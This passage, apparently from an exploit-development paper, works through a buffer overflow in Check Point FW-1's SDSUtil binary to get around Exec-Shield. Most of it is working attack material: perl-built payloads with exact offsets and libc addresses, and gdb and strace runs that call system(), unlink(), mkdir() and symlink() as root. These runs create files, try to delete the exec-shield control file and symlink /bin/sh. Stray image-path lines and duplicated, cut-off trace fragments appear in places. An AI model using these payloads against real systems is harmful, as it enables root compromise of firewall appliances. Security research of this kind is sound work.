rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0
rt_sigaction(SIGINT, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, {SIG_DFL}, 8) = 0
waitpid(-1, sh-2.05b# exit
exit
[{WIFEXITED(s) && WEXITSTATUS(s) == 0}], 0) = 4520
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
--- SIGCHLD (Child exited) @ 0 (0) ---
waitpid(-1, 0x7fffed9c, WNOHANG)      = -1 ECHILD (No child processes)
sigreturn()                           = ? (mask now [])
rt_sigaction(SIGINT, {SIG_DFL}, {0x8061b20, [], SA_RESTORER, 0x80b2c88}, 8) = 0
```

```
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
read(255, "\n", 14)                     = 1
rt_sigprocmask(SIG_BLOCK, NULL, [], 8)  = 0
read(255, "", 14)                       = 0
exit_group(0)                           = ?
[Expert@fw1pentest]#
```

As we can see, if we manage to write to the created file, we can execute it. The problem is that we have no control over the content of the created file.

We have managed to partially control the system argument via a strange procedure.

First we copy "/bin/sh" as "/bin/s"

Then we use the function puts() to see the output on stdout.

```
(gdb) p puts
$1 = {<text variable, no debug info>} 0x304950 <puts>
```

Now let's explain the strange procedure. For some unknown reason, when increasing the number of arguments with the "-command" option of SDSUtil, EIP ends up having a value that can be controlled to point to an array of chars whose first bytes can be controlled -with many limitations-. The procedure allows me to parse to system() a pointer to a string which the 3 first bytes follow the next rule:

1st character: **n**
2nd character: **n** + **256m**
3rd character: **n** + **256m**+ **256*256q**

So to parse an argument of two characters, for example, "s" plus a null byte we would need to feed the buffer with n + 256m bytes, being "m" the distance between the second character and the first one.

```
[Expert@fw1pentest]# SDSUtil -p 123123 `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x50\x8c\x1b"'` `perl -e 'print "B"x8219'` -command `perl -e 'print "B"x44195'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
[Expert@fw1pentest]# exit
exit
/bin/SDSUtil_start: line 6: 19142 Segmentation fault      (core dumped) SDSUtil "$@"
[Expert@fw1pentest]#
```

So as we are working with system() we try to parse "s;". First we use puts() to see the output.

```
[Expert@fw1pentest]# SDSUtil -p 123123 `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x50\x49\x30"'` `perl -e 'print "B"x8219'` -command `perl -e 'print "B"x29091'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
s;ÿ{;ÿ~;ÿ;ÿµgÿÑÿÚÿ
/bin/SDSUtil_start: line 6: 15694 Segmentation fault      (core dumped) SDSUtil "$@"
```

Then we try it:

```
[Expert@fw1pentest]# SDSUtil -p 123123 `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x50\x8c\x1b"'` `perl -e 'print "B"x8219'` -command `perl -e 'print "B"x29091'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
[Expert@fw1pentest]# exit
exit
sh: line 1: ÿ{: command not found
sh: line 1: ÿ~: command not found
sh: line 1: ÿ: command not found
sh: line 1: ÿµgÿÑÿÚÿ: command not found
/bin/SDSUtil_start: line 6:   995 Segmentation fault      (core dumped) SDSUtil "$@"
```

[Expert@fw1pentest]#

The reader should notice that the null byte is 59*256 characters far from the ";" . That is:

44195 - (59*256) = 29091

The commands that are not executed are the ones that are after the ";".

This is not the end of our problems. To execute "sh" we need to parse "sh;" as argument.

[Expert@fw1pentest]# SDSUtil -p 123123 `perl -e 'print "B"x4'``perl -e 'print "\x3b\x32\x31\x6f\x67\x75\x68\x2f"x1413'``perl -e 'print "\x50\x49\x30"'` `perl -e 'print "B"x8219'` -command `perl -e 'print "B"x17571'`
Info; OpenConn; Enable; NA
Error; OpenConn; Enable; Unresolved host name.
shÿ{hÿ~hÿhÿµÿÑ´ÿÚ´ÿ
/bin/SDSUtil_start: line 6: 7660 Segmentation fault (core dumped) SDSUtil "$@"
[Expert@fw1pentest]#

Also we need to put the semicolon...

So this is a total of: 17571 + 93*256*256 chars. At first glance it seems we can't use such an argument.

More tests calling system() reveals that we can use the pipe to delimit the command. If we keep in our previous example we need to parse "s|" to system():

We first use puts() 0x304950 to see the output:

(gdb) set args -p 123123 123123 `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x49\x30"'` -command 1111`perl -e 'print "1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111"x256'`0

And the output is:

s|ÿ|ÿ|ÿ|ÿ¥|ÿÕÿÞÿ

Now with system() 0x1b8c50

```
(gdb) set args -p 123123 123123 `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x8c\x1b"'` -command 1111`perl -e 'print "1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111"x256'`
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x8c\x1b"'` -command 1111`perl -e 'print "1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111"x256'`
(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...
(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...[New Thread 2002673792 (LWP 11134)]

(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...
(...)
(no debugging symbols found)...(no debugging symbols found)...Error; OpenConn; Enable; Unresolved host name.
sh: line 1: ÿ: command not found
sh: line 1: ÿ: command not found
sh: line 1: ÿ: command not found
sh: line 1: ÿ¥: command not found
sh: line 1: ÿÕÿÞÿ: command not found
ls
s: line 1: 11578 Broken pipe          ls
ls
s: line 2: 12423 Broken pipe          ls
ls
```

s: line 3: 12724 Broken pipe ls

id

s: line 4: 13114 Broken pipe id

touch /oops

pwd

Program received signal SIGSEGV, Segmentation fault.

[Switching to Thread 2002673792 (LWP 11134)]

0x00000007 in ?? ()

(gdb) q

The program is running. Exit anyway? (y or n) y

[Expert@hola]# ls -la /oops

-rw-rw---- 1 root root 0 Apr 17 01:55 /oops

As we can see the pipe does not allow us to have an interactive shell, but anyway it seems to works, at least to launch "blind" commands...

Now we find an interesting attack vector. We can call gets() to get input from stdin. This procedure has the advantage that we can "inject" directly in the stack chars that are not allowed in a standard CPSHELL...

EN GDB:

(gdb) set args -p 123123 123123 `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaa\xff\x7f"'``perl -e 'print "\x60\x41\x30"'` **-command 1**

(gdb) r

The program being debugged has been started already.

Start it from the beginning? (y or n) y

Starting program: /opt/CPsuite-R60/fw1/bin/SDSUtil -p 123123 123123 `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaa\xff\x7f"'``perl -e 'print "\x60\x41\x30"'` -command 1

(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...

(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...[New Thread 2002702464 (LWP 883)]

(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...
(...)
(no debugging symbols found)...(no debugging symbols found)...(no debugging symbols found)...Info; OpenConn; Enable; NA

(no debugging symbols found)...(no debugging symbols found)...Error; OpenConn; Enable; Unresolved host name.
***Here program stops waiting for standard input (in red...)
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread 2002702464 (LWP 883)]
0x00000007 in ?? ()

(gdb) x/x $eip
0x7:   Cannot access memory at address 0x7

As a strange side effect we can see that EIP is pointing at a very low address...

If we now add arguments after "-command" argument, we can see that EIP also increases...

(gdb) set args -p 123123 123123 `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaa\xff\x7f"'``perl -e 'print "\x60\x41\x30"'` **-command 1 1 1 1 1 1 1 1 1 1**

(gdb) x/x $eip
0x10:   Cannot access memory at address 0x10

So, if we can parse a big number of arguments, maybe we can have EIP pointing to somewhere useful?

And if we see the stack after the gets() we can see that the first element of it is pointing to the buffers we filled with "A":

```
(gdb) x/70x $esp
0x7fffcd64:   0x7fffcde4   0x7fffce28   0x00000000   0x003d8898
0x7fffcd74:   0x00126020   0x08051440   0x7fffcdb8   0x7fffcd60
0x7fffcd84:   0x002b87bf   0x00000000   0x00000000   0x00000000
0x7fffcd94:   0x00126518   0x00000010   0x0804afd0   0x00000000
0x7fffcda4:   0x0011d250   0x002b871b   0x00126518   0x00000010
0x7fffcdb4:   0x0804afd0   0x00000000   0x0804aff1   0x0804b090
0x7fffcdc4:   0x00000010   0x7fffcde4   0x08051440   0x08051488
0x7fffcdd4:   0x0011dbe0   0x7fffcddc   0x00123d93   0x00000010
0x7fffcde4:   0x41414141   0x41414141   0x41414141   0x41414141
0x7fffcdf4:   0x41414141   0x41414141   0x41414141   0x41414141
0x7fffce04:   0x41414141   0x41414141   0x41414141   0x41414141
0x7fffce14:   0x41414141   0x41414141   0x41414141   0x41414141
0x7fffce24:   0x41414141   0x41414141   0x7f004141   0x7ffffb09
0x7fffce34:   0x7ffffb25   0x7ffffb35   0x7ffffb40   0x7ffffb61
0x7fffce44:   0x7ffffb73   0x7ffffb92   0x7ffffba5   0x7ffffbbd
0x7fffce54:   0x7ffffbcd   0x7ffffbd6   0x7ffffbe5   0x7ffffcab
0x7fffce64:   0x7ffffcc1   0x7ffffccb   0x7ffffcdb   0x7ffffce7
0x7fffce74:   0x7ffffcf0   0x7ffffd0f
```

Maybe if we could manage to make EIP to point to some "ret" instruction - remember that equals to 'pop %eip'- we can have the CPU jumping to our buffer... But, why doing all this work to jump to our buffer if can do it directly overwriting RET -remember the very firsts examples of this paper...-. The response is that simple: in our very first attempts to reference our code in the stack we were working outside the CPSHELL... so we could jump to the stack simply by overwriting RET with 0x7f.... Now we can work within the CPSHELL and Exec-Shield turned on and trying to jump to a "ret" that will jump to the stack... But, hey... what about non-exec-stack? Exactly, this is another dead way.

Playing with UNLINK()

Let's try UNLINK syscall:

[Expert@hola]# touch /hugo

[Expert@hola]# ls -la /hugo

-rw-rw---- 1 root root 0 Apr 29 07:02 /hugo

[Expert@hola]# strace SDSUtil -p 123123 `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "**\xd9\xf9\xff\x7f**"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "AAAA"'``perl -e 'print "\x**64**\x36\x37"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/hugo "x400'`

execve("/opt/CPsuite-R60/fw1/bin/SDSUtil", ["SDSUtil", "-p", "123123", "w\371\377\177w\371\377\177w\371\377\177w\371\377\177w\371"..., "/hugo;", "-command", "/hugo", "/hugo", "/hugo", "/hugo", "/hugo", "/hugo", "/hugo", "/hugo", "/hugo", "/hugo", ...], [/* 41 vars */]) = 0

uname({sys="Linux", node="hola", ...}) = 0

brk(0) = 0x8055000

(...)

unlink("/hugo") **= 0**

--- SIGSEGV (Segmentation fault) @ 0 (0) ---

+++ killed by SIGSEGV (core dumped) +++

[Expert@hola]# ls -la /hugo

ls: /hugo: No such file or directory

Now let's try to delete the exec-shield configuration files....

[Expert@hola]# strace SDSUtil -p 123123 `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print

"\xdc\xf9\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "AAAA"'``perl -e 'print "\x64\x36\x37"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/proc/sys/kernel/exec-shield "x400'`

unlink("/proc/sys/kernel/exec-shield") = **-1 EPERM (Operation not permitted)**
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++

OK, ok, ok...please don't blame at me.... I know..., but I should try it

Let's make a little break to explain how are we able to pass controlled arguments to some functions if actually we can't parse arguments... Some functions, especially those who take only one argument, allow us to make a little trick: we can call them not via the natural entry point, but after it. For example, unlink() code is:

```
0x373660 <unlink>:      mov    %ebx,%edx
0x373662 <unlink+2>:    mov    0x4(%esp,1),%ebx
0x373666 <unlink+6>:    mov    $0xa,%eax
0x37366b <unlink+11>:   int    $0x80
0x37366d <unlink+13>:   mov    %edx,%ebx
0x37366f <unlink+15>:   cmp    $0xfffff001,%eax
0x373674 <unlink+20>:   jae    0x373677 <unlink+23>
0x373676 <unlink+22>:   ret
0x373677 <unlink+23>:   call   0x3b6803 <__i686.get_pc_thunk.cx>
0x37367c <unlink+28>:   add    $0x6521c,%ecx
0x373682 <unlink+34>:   mov    0x19c(%ecx),%ecx
0x373688 <unlink+40>:   xor    %edx,%edx
0x37368a <unlink+42>:   sub    %eax,%edx
0x37368c <unlink+44>:   mov    %edx,%gs:0x0(%ecx)
0x373690 <unlink+48>:   or     $0xffffffff,%eax
0x373693 <unlink+51>:   jmp    0x373676 <unlink+22>
```

The interesting part is:

0x373660 <unlink>: mov %ebx,%edx

0x373662 <unlink+2>: mov 0x4(%esp,1),%ebx

0x373666 <unlink+6>: mov $0xa,%eax

0x37366b <unlink+11>: int $0x80

As you can see, our entry point is **0x373664** so we are jumping to:

```
0x373664 <unlink+4>:   and   $0x4,%al
0x373666 <unlink+6>:   mov   $0xa,%eax
0x37366b <unlink+11>:  int   $0x80
(...)
```

The first instruction doesn't matter for us, and is the result of misalignment and it does not affect us. The interesting point is that we are bypassing those two instructions:

```
0x373660 <unlink>:     mov   %ebx,%edx
0x373662 <unlink+2>:   mov   0x4(%esp,1),%ebx
```

It seems:

1st: the EBX register is saved in EDX.
2nd: the argument of unlink() is moved from the stack to the EBX register which is needed by the syscall unlink...
So the pointer to the string that should go in "EBX" is now under our control, because EBX is one of the overwritten saved registers....

Having discovered that nice feature of our overflow, we can try other syscalls and use a similar technique -jumping after the entry point- to see what we can do. For example MKDIR:

```
[Expert@hola]# strace SDSUtil -p 123123 `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\xd9\xf9\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "AAAA"'``perl -e 'print "\xf7\x1d\x37"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/hugo "x400'`

mkdir("/hugo", 01001562150)          = 0
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
```

+++ killed by SIGSEGV (core dumped) +++

Now we play with SYMLINK:

We create a symlink to /proc/sys/kernel/exec-shield:

[Expert@hola]# strace SDSUtil -p 123123 `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "**\xb8\xab\xff\x7f**"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "AAAA"'``perl -e 'print "\xe7\x35\x37"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/proc/sys/kernel/exec-shield "x4000'`

write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name.
) = 47
symlink("/proc/sys/kernel/exec-shield", "?") = 0
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++

[Expert@hola]# ls -la
total 12
lrwxrwxrwx 1 root root 28 May 4 22:41 **? -> /proc/sys/kernel/exec-shield**
drwxrwx--- 2 root root 4096 May 4 22:41 .
drwx------ 14 root root 8192 May 4 21:51 ..

Ummm...and can we symlink /bin/sh ?

[Expert@hola]# strace SDSUtil -p 123123 `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\xb2\xab\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "AAAA"'``perl -e 'print "\xe7\x35\x37"'` `perl -e 'print "\x2f\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/bin/sh "x4000'`

write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name.
) = 47

symlink("/bin/sh", "?") = 0

--- SIGSEGV (Segmentation fault) @ 0 (0) ---

+++ killed by SIGSEGV (core dumped) +++


[Expert@hola]# ls -la

total 12

lrwxrwxrwx 1 root root 7 May 5 00:26 **? -> /bin/sh**

drwxrwx--- 2 root root 4096 May 5 00:26 .

drwx------ 14 root root 8192 May 4 21:51 ..



```
write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; En
) = 47
symlink("/bin/sh", "?")                        = 0
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++
[Expert@hola]# ls -la
total 12
lrwxrwxrwx    1 root     root            7 May  5 00:26 ? -> /bin/sh
drwxrwx---    2 root     root         4096 May  5 00:26 .
drwx------   14 root     root         8192 May  4 21:51 ..
[Expert@hola]#
```

Yes we can. The problem is that we can control the first argument, but not the second one, and the stack has a pointer to a strange -non ASCII- char....

Ok, maybe that char looks strange to us, but if we can execute it....We are not racist!

If we remember we were able to execute binaries of one char by calling system() and appending the pipe -"|"- to the argument... see page XX

As always we first call puts() to see the output and locate the "strange" char:

[Expert@hola]# strace SDSUtil -p 123123 123123 `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x49\x30"'` -command 1111`perl -e 'print "11111111111111111111111111111111111111111111111111111111111111111111111111111111111

1111111111111111"x256'`aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaaaaaaaaaaaaaaa

mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x775f4000


write(1, "\30|\377\177 |\377\177#|\377\177*|\377\1771|\377\177a\234"..., 29?|ÿ |ÿ#|ÿ*|ÿ1|ÿaÿjÿ

) = 29

--- SIGSEGV (Segmentation fault) @ 0 (0) ---

+++ killed by SIGSEGV (core dumped) +++

```
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(3, 1), ...}) = 0
ioctl(1, SNDCTL_TMR_TIMEBASE or TCGETS, {B38400 opost isig icanon echo ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x775f4000
write(1, "\30|\377\177 |\377\177#|\377\177*|\377\1771|\377\177a\234"..., 29?|ÿ |ÿ#|ÿ*|ÿ1|ÿaÿjÿ
) = 29
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++
[Expert@hola]#
```



```
0, st_rdev=makedev(3, 1), ...}) = 0
 TCGETS, {B38400 opost isig icanon echo ...}) = 0
T_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x775
7#|\377\177*|\377\1771|\377\177a\234"..., 29?|ÿ |ÿ
```

Then we try:

[Expert@hola]# strace SDSUtil -p 123123 123123 `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x8c\x1b"'` -command 1111`perl -e 'print "11111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111 1111111111111111"x256'`aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa aaaaaaaaaaaaaaaaaaaaaaaaaaaaa

write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name.

) = 47

rt_sigaction(SIGINT, {SIG_IGN}, {SIG_DFL}, 8) = 0

rt_sigaction(SIGQUIT, {SIG_IGN}, {SIG_DFL}, 8) = 0 rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0

clone(child_stack=0, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7fff77ec) = 10430

sh: line 1: **?**: command not found

waitpid(10430, sh: line 1: ÿ: command not found

sh: line 1: ÿ#: command not found

sh: line 1: ÿ*: command not found

sh: line 1: ÿ1: command not found

sh: line 1: ÿaÿjÿ: command not found

[{WIFEXITED(s) && WEXITSTATUS(s) == 127}], 0) = 10430

rt_sigaction(SIGINT, {SIG_DFL}, NULL, 8) = 0

rt_sigaction(SIGQUIT, {SIG_DFL}, NULL, 8) = 0

rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0

--- SIGCHLD (Child exited) @ 0 (0) ---

--- SIGSEGV (Segmentation fault) @ 0 (0) ---

+++ killed by SIGSEGV (core dumped) +++

As you can see, system() -OK not really system, you kernel hackers know...- tried to execute the strange char, but it is not executed... Why? Because it is not in the path! Arrrrrrrg!!!!!

Unfortunately, even if we manually change to /bin directory and try it again:

[Expert@hola]# strace SDSUtil -p 123123 123123 `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x8c\x1b"'` -command 1111`perl -e 'print "1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111"x256'`aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name.

) = 47

rt_sigaction(SIGINT, {SIG_IGN}, {SIG_DFL}, 8) = 0

rt_sigaction(SIGQUIT, {SIG_IGN}, {SIG_DFL}, 8) = 0

rt_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0

La traza nos dice:

clone(child_stack=0, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7fff66ec) = 14555
sh: -c: line 1: unexpected EOF while looking for matching `"'
sh: -c: line 2: syntax error: unexpected end of file
waitpid(14555, [{WIFEXITED(s) && WEXITSTATUS(s) == 2}], 0) = 14555
rt_sigaction(SIGINT, {SIG_DFL}, NULL, 8) = 0
rt_sigaction(SIGQUIT, {SIG_DFL}, NULL, 8) = 0
rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0
--- SIGCHLD (Child exited) @ 0 (0) ---
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++

Why?

As long the environment change -current directory- the stack change. So to find what is happening let's use puts() again:

ioctl(1, SNDCTL_TMR_TIMEBASE or TCGETS, {B38400 opost isig icanon echo ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x775f4000
write(1, "\32|\377\177\"|\377\177%|\377\177,|\377\1773|\377\177c"..., 29**?**|ÿ"|ÿ%|ÿ,|ÿ3|ÿcÿlÿ
) = 29
--- SIGSEGV (Segmentation fault) @ 0 (0) ---
+++ killed by SIGSEGV (core dumped) +++
I
And we can find out that the string we are parsing to system() is:

?|ÿ"|ÿ%|ÿ,|ÿ3|ÿcÿlÿ

Witch unfortunately has a " character... :-(
This is sad situation, but we think that maybe we can solve it if can manage to "put" our symlink somewhere in the path... To see if this would work, let's manually copy the link to "/bin" and try it again:

[Expert@hola]# strace SDSUtil -p 123123 123123 `perl -e 'print "E"x8224'``perl -e 'print "C"x4'``perl -e 'print "B"x4'``perl -e 'print "\xaa\xaf\xff\x7f"'``perl -e 'print "\x50\x8c\x1b"'` -command 1111`perl -e 'print "1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111"x256'`aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

t_sigprocmask(SIG_BLOCK, [CHLD], [], 8) = 0

clone(child_stack=0, flags=CLONE_PARENT_SETTID|SIGCHLD, parent_tidptr=0x7fff5bec) = 14650

waitpid(14650, sh: line 1: ÿ: command not found

sh: line 1: ÿ#: command not found

sh: line 1: ÿ: command not found

sh: line 1: ÿ1: command not found

sh: line 1: ÿaÿjÿ: command not found

touch almost_done

exit

[{WIFEXITED(s) && WEXITSTATUS(s) == 127}], 0) = 14650

rt_sigaction(SIGINT, {SIG_DFL}, NULL, 8) = 0

rt_sigaction(SIGQUIT, {SIG_DFL}, NULL, 8) = 0

rt_sigprocmask(SIG_SETMASK, [], NULL, 8) = 0

--- SIGCHLD (Child exited) @ 0 (0) ---

--- SIGSEGV (Segmentation fault) @ 0 (0) ---

+++ killed by SIGSEGV (core dumped) +++

[Expert@hola]# ls -la almost_done

-rw-rw---- 1 root root 0 May 5 01:23 almost_done

Yes, it works. We have our infamous non-interactive shell, but it works. So if we manage to find a procedure to put our link in the path, then we will win...

Trying well Known hacking Techniques

As we are without any new idea, we try other well known techniques in our scenario. We are interested about the "return-into-plt" attacks described in papers like in http://x82.inetcop.org or in Nergal's en Phrack 58 article... Those are smart techniques but let's see what happens to us.Y

Trying "Return-into-plt" (PLT: Procedure Linkage Table)

Return-into-plt attacks rely on the Procedure Linkage Table of the mapped binary to reference functions. The advantage is that in systems where ASLR is on -but no PIE protection- then the PLT is in a "fixed" address. So the attacker can use it to call strcpy() to runtime move data -null bytes...-

Let's see what we can do in our scenario:

[Expert@sh]# cat /proc/sys/kernel/**exec-shield**
1
[Expert@sh]# cat /proc/sys/kernel/**exec-shield-randomize**
1
[Expert@sh]# **objdump -d `which SDSUtil` | grep -e '<puts@plt>:'**
0804ada8 <puts@plt>:

[Expert@sh]# strace SDSUtil -p 123123 `perl -e 'print "\x77\xf9\xff\x7f"x2739'``perl -e 'print "\x2f"x328'``perl -e 'print "\x2f\x2f\x2f\x2f\x2f\x2f\x2f\x2f"'``perl -e 'print "\xd9\xf9\xff\x7f"'``perl -e 'print "\x2f\x2e\x2e\x2f\x68\x75\x67\x6f"'``perl -e 'print "AAAA"'``perl -e 'print "\x**a8**\x**ad**\x**04**\x**08**"'` `perl -e 'print "\x68\x75\x67\x6f\x3b"'` -command `perl -e 'print "/hugo "x400'`

(...)
write(2, "Error; OpenConn; Enable; Unresol"..., 47Error; OpenConn; Enable; Unresolved host name.
) = 47
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(3, 0), ...}) = 0
ioctl(1, SNDCTL_TMR_TIMEBASE or TCGETS, {B38400 opost isig icanon echo ...}) = 0

mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x775ee000

write(1, "/\225\377\1777\225\377\177:\225\377\177A\225\377\177r\301"..., 1625/ÿ7ÿ:ÿAÿrÁÿxÁÿÁÿÁÿÁÿÁÿÁÿÁÿ¥Áÿ«Áÿ±Áÿ·Áÿ½ÁÿÃÁÿÉÁÿÏÁÿÕÁÿÛÁÿáÁÿçÁÿíÁÿóÁÿùÁÿÿÁÿÂÿ

